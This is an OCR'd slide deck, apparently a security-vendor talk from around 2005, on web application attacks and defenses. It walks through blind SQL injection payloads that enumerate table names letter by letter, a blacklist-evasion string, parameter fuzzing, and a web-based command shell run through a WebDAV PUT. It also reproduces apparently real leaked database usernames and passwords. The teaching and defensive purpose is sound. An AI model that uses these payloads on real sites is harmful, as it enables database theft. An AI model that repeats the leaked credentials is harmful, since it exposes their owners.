
```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server][DBNETLIB][ConnectionOpen  
(Connect()).]SQL Server does not exist or access denied.
```

```
/stats/ShowError.asp, line 39
```

Port closed ... build script, rinse and repeat.

Your Back End Network



Not So Back End ;)

Who's Vulnerable

- Ridiculous number of sites
- Not aware
- Aware of vulnerability but not defenses
- Fully aware, no testing capabilities

- DoD ? Government ? Commercial ?
- Only small unimportant sites ?

Don't Suppress Errors Without Safe Queries

- The ODBC errors are the symptoms
- They help, but aren't required
- The problem is the way the query is formed in the web app
- Not fixing the query but suppressing errors is still hackable



Blind SQL Injection


Blind Conditions

- Error Handling in Place : **No ODBC error messages**
 - Does not necessarily print recordsets to screen
 - Still using string concatenation queries : still vulnerable
-
- General Process:
 - Find a boolean situation you can use for deduction
 - Figure out how to ask Yes / No questions instead of open-ended questions
 - Ask lots and lots of Yes / No questions

Proper Error Handling In place



`http://127.0.0.1/products.asp?ProductType=2'`



Does Not Print Records to Screen

```
if rs(0) <>"" then response.write " in stock"
```

Will not be able to use UNION attack

Test for Blind

Pass a false statement

?ProductType=1 and 1=0

[Check Another Product](#)

Pass a true statement

?ProductType=2 and 1=1

in stock

[Check Another Product](#)

Using Substring Command

SUBSTRING command

lets you specify a range of characters from a string

accepts a query as the input

specify start string and end string

Substring("f1sh" 1,1) returns 'f'

Substring ("f1sh",1,2) returns 'f1'

Substring ("f1sh", 2,3) returns "1sh"

Using Switch for Guessing

Problem: Can't print results to screen.

Solution: Guess using booleans

Is the letter greater than 'm' ?

Problem: Can't grab everything at once.

Solution: Grab one item at a time using TOP 1

select top 1 name from sysobjects where xtype='u'

Problem: Don't want to guess full name at a time

Solution: Isolate each letter and guess those.

Substring((select top 1 name from sysobjects where xtype='u'),1,1)

20 Questions

```
?ProductType=2 and substring ((select top 1 name from sysobjects where xtype='u'),1,1) >'m'
```

- Combines two queries: hardcoded query and our injected query
- Asks a Yes / No question: Does the first letter of the first name in sysobjects come after the letter m ?



[Check Another Product](#)

Bracket to Reduce Guessing

- Dividing in half to reduce to a single
- Faster work
- Less log / network traffic
- Not greater than 'm', therefore between 'a' and 'm'

```
nd%20substring%20((select%20top%201%20name%20from%20sysobjects%20where%20xtype='u'),1,1)<'g'
```

in stock
[Check Another Product](#)

```
%20name%20from%20sysobjects%20where%20xtype='u'),1,1)>'c'
```

[Check Another Product](#)

```
ame%20from%20sysobjects%20where%20xtype='u'),1,1)='b'
```

in stock
[Check Anot](#)

Repetez

- **Substring**(*string, character position, number of characters*)
- Substring('tbl_credit_cards',1,1) = 't'
- Substring('tbl_credit_cards',2,1) = 'b'
- Substring('tbl_credit_cards',3,1) = 'l'
- Substring('tbl_credit_cards',4,1) = '_'



Input Validation

Good Advice for Input Validation

“as we know, there are known knowns; there are things we know we know. We also know there are known unknowns; that is to say we know there are some things we do not know. But there are also unknown unknowns -- the ones we don't know we don't know “

- Donald Rumsfeld Tuesday, Feb. 12, 2002

Source: http://www.defenselink.mil/transcripts/2002/t02122002_t212sdv2.html

Don't BlackList

You don't know what you don't know

- Stripping out bad words
 - Defense: remove “union” or “select”
 - Attack: **ununion seselectlect yadda yadda yadda**
- Stripping out single quotes
 - Integers don't require quotes
 - Commmands – shutdown ? Drop ?
- Relying solely on stored procedures only
 - Attackable 😊 if you still concatenate strings to call the procedure
- Relying on the platform alone
 - MagicQuotes ?

WhiteList

- **Validate against the known good format**
 - A zip code should always be [0-9] [0-9] [0-9] [0-9] [0-9]
- **Trim lengths**
- **Use parameterized queries**
 - All input to the query is treated as a parameter, no chance to modify the base query
- **HTML encode output (for XSS)**



Parameter Manipulation

Parameter Manipulation

- Different from parameter injections
- Injections put new data types into the parameter
- Strict parameter manipulation just changes existing parameters
- Usually takes advantage of state mechanisms

Differences Illustrated

Injection: Putting invalid data, also invalid TYPE of data



<http://127.0.0.1/secure/showpage.asp?pageid=2 or '1'='1>

Manipulation: Same type of data, just wrong values



<http://127.0.0.1/secure/showpage.asp?pageid=3>

Victoria's Secret

Order Information
Client Number [REDACTED]
Order Number [REDACTED]
Order Date 11/05/2002
Ship Date 11/08/2002
Ship Method UPS Ground
[VIEW ALL ORDERS](#)

Billing Address
[REDACTED] RD
VERNON HILLS, IL [REDACTED] US

Item	Item Description / Color	Size	Quantity	Unit Price	Quantity	Unit Price
4F-106317	High-cut brief whisper pink	M	1	\$7.00	1	\$7.00
4F-106317	High-cut brief white	M	1	\$7.00	1	\$7.00
4F-106317	High-cut brief poinsettia red (v03)	M	1	\$7.00	1	\$7.00
4F-151098	Lightly lined full coverage br white (92)	34D	1	\$30.00	1	\$30.00
4F-150414	Seamless plunge push-up bra camellia pink (v03)	34D	1	\$38.00	1	\$38.00
4F-140142	Sculpted demi bra white	34D	1	\$24.50	1	\$24.50

victoriasecret.com

- Victoria's Secret, November 27, 2002
- Order ID parameter in the order status page
- Order status page bound to your session, but not the parameters
- \$50,000 fine and publicity in 2003

Gateway Computers

Gateway Computers

- Website stored an ID number in a cookie to identify you when returning to the site.
- By changing this ID number, you are able to view the information of other shoppers.
- Information viewable includes Name, Address, Phone Number, Order History, Last Four Digits of Credit Card, Credit Card Expiration Date, *Credit Card Verification Code*.

Wall Street Journal

“More Scary Tales Involving Big Holes in Website Security”, by Lee Gomes, February 2nd 2004


demo

SPI DYNAMICS



Exploit Technique: Parameter Fuzzing

Configuring the Fuzzer




Change
Pageid=8 to

Pageid=0 – 100

And check
results

Reviewing the Results



- 404's indicated no page behind that parameter
- 302: page behind parameter properly redirected to login
- 200: page behind parameter did not check access and allowed viewing
- Approximately half the pages had broken access controls

demo


SPI DYNAMICS



Misconfig allowing PUTs

Improper VERBS: Exploiting PUT capabilities

Exploiting WebDav PUTs



Telnet


Web based telnet client
by Matt Fisher

c:\temp\telnet.txt && type c:\temp\telnet.txt> Enter

8/10/2005 1:29:14 PM

```
c:\winnt\system32> echo "this is telnet" > c:\temp\telnet.txt &&  
type c:\temp\telnet.txt
```

"this is telnet"



Telnet

Web based telnet client
by Matt Fisher

Enter 8/10/2005 1:30:17 PM

```
c:\winnt\system32> set
```

ALLUSERSPROFILE=C:\Documents and Settings\All Users
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=
ComSpec=C:\WINNT\system32\cmd.exe
CYGWIN=tty
INCLUDE=C:\Program Files\Microsoft Visual Studio .NET 2003\SDK\v1.1\in
LIB=C:\Program Files\Microsoft Visual Studio .NET 2003\SDK\v1.1\Lib\
NUMBER_OF_PROCESSORS=1
OPENSSL_CONF=C:\OpenSSL\bin\openssl.cnf
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2\dll;
Path=C:\Perl\bin\;C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wberr
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.tcl
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 15 Model 2 Stepping 7, GenuineInte
PROCESSOR_LEVEL=15
PROCESSOR_REVISION=0207
ProgramFiles=C:\Program Files

- Only requires Windows Script Host on server
- WSH installed by default in everything since NT 4.0
- WSH rarely removed / disabled in production environments
- ASP usually relies on it (Scripting.FileSystemObject)

Directory Browsing

Index of /inc

<u>Name</u>	<u>Last modified</u>	<u>S</u>
 Parent Directory	06-Jan-2003 20:47	
 copy.inc	13-Nov-2002 22:58	
 country.inc	20-Aug-2002 18:28	
 country.inc.fulllist	20-Aug-2002 18:28	
 datacon.inc	20-Aug-2002 18:28	
 dataconnews.inc	07-Oct-2002 15:00	
 earchdates.inc	03-Sep-2002 10:37	


Directory browsing reveals file names – no chance at obscuring

Reveals portions of site otherwise unknown

Hacker would normally have to use file-guessing scripts and other clues

Datacon.inc is easily guessed

Unmapped / Backup Files




Only a few
“known” file types
get rendered.

Everything else
reveals their
source code

True for every
web server, not
just IIS

Source Code Disclosure



< ?

```
/* script to connect to Database */  
  
/* declare some relevant variables */  
$hostname = "localhost";  
$username = "root";  
$passwordsc = "1qaz!@WSX";  
$dbName = "ip3seminars";  
  
/* make connection to database */  
/* If no connection made, display error Message */  
  
MYSQL_CONNECT($hostname, $username, $passwordsc) OR DIE("Unable to connect to database");  
  
/* Select the database name to be used or else print error message if unable to connect  
mysql_select_db( "$dbName" ) or die( "Unable to select database");  
  
$noquery=" or die( \"SQL Error Occured : \" .mysql_error() .\':\':\" . $query);"  
$noquery1=" or die( \"SQL Error Occured : \" .mysql_error() .\':\':\" . $query1);"  
$noquery2=" or die( \"SQL Error Occured : \" .mysql_error() .\':\':\" . $query2);  
  
$ipaddress=getenv( "remote_addr" );
```

?>

The Proverbial Post-It On the Monitor

```
include("../connexion_bd_config.inc");function db_connect ...  
... global $DBuser ; global $DBpass ; global $DBName ; //Your-MySQL-servers-IP-or-domainname  
$DBhost = "localhost"; //Your user name $DBuser = "poi"; //Your ...  
- 3k - Cached - Similar pages
```

```
#Edit these variable names to reflect Yours. $DBhost = "localhost" ...
```

```
$DBhost = "localhost"; $DBuser = "r0kozw8qtxeb"; $DBpass = "iDnL5t29tK9rCYB";  
$DBName = "r0kozw8qtxeb"; $table = "Answers"; ?>  
- Cached - Similar pages
```

```
$DBhost = "localhost"; $DBuser = "getout"; $DBpass = "bryon" ...
```

```
<? $DBhost = "localhost"; $DBuser = "getout"; $DBpass = "bryon"; $DBName = "getout"; ?>  
- 1k - Cached - Similar pages
```

Yes, those are real live database connection strings

Yes, they contain real live usernames and passwords



Managing Web App Sec

Why Web Application Risks Occur

The Web Application Security Gap

Security Professionals
Don't Know The
Applications

"As a Network Security Professional, I don't know how my company's Web applications are supposed to work so I deploy a protective solution...but don't know if it's protecting what it's supposed to."



Application
Professionals
Don't Know
Security

"As an Application Developer, I can build great features and functions while meeting deadlines, but I don't know how to build security into my Web applications."

Contributing Factors


- Developers not taught security
- Security not development experts
- **Low barrier to entry for building web apps**
- Easy to use languages
- **Rapid development times**
- **COPY / PASTE code** from websites, books etc.
- **Lack of internal coding standards / guidelines**

Approach

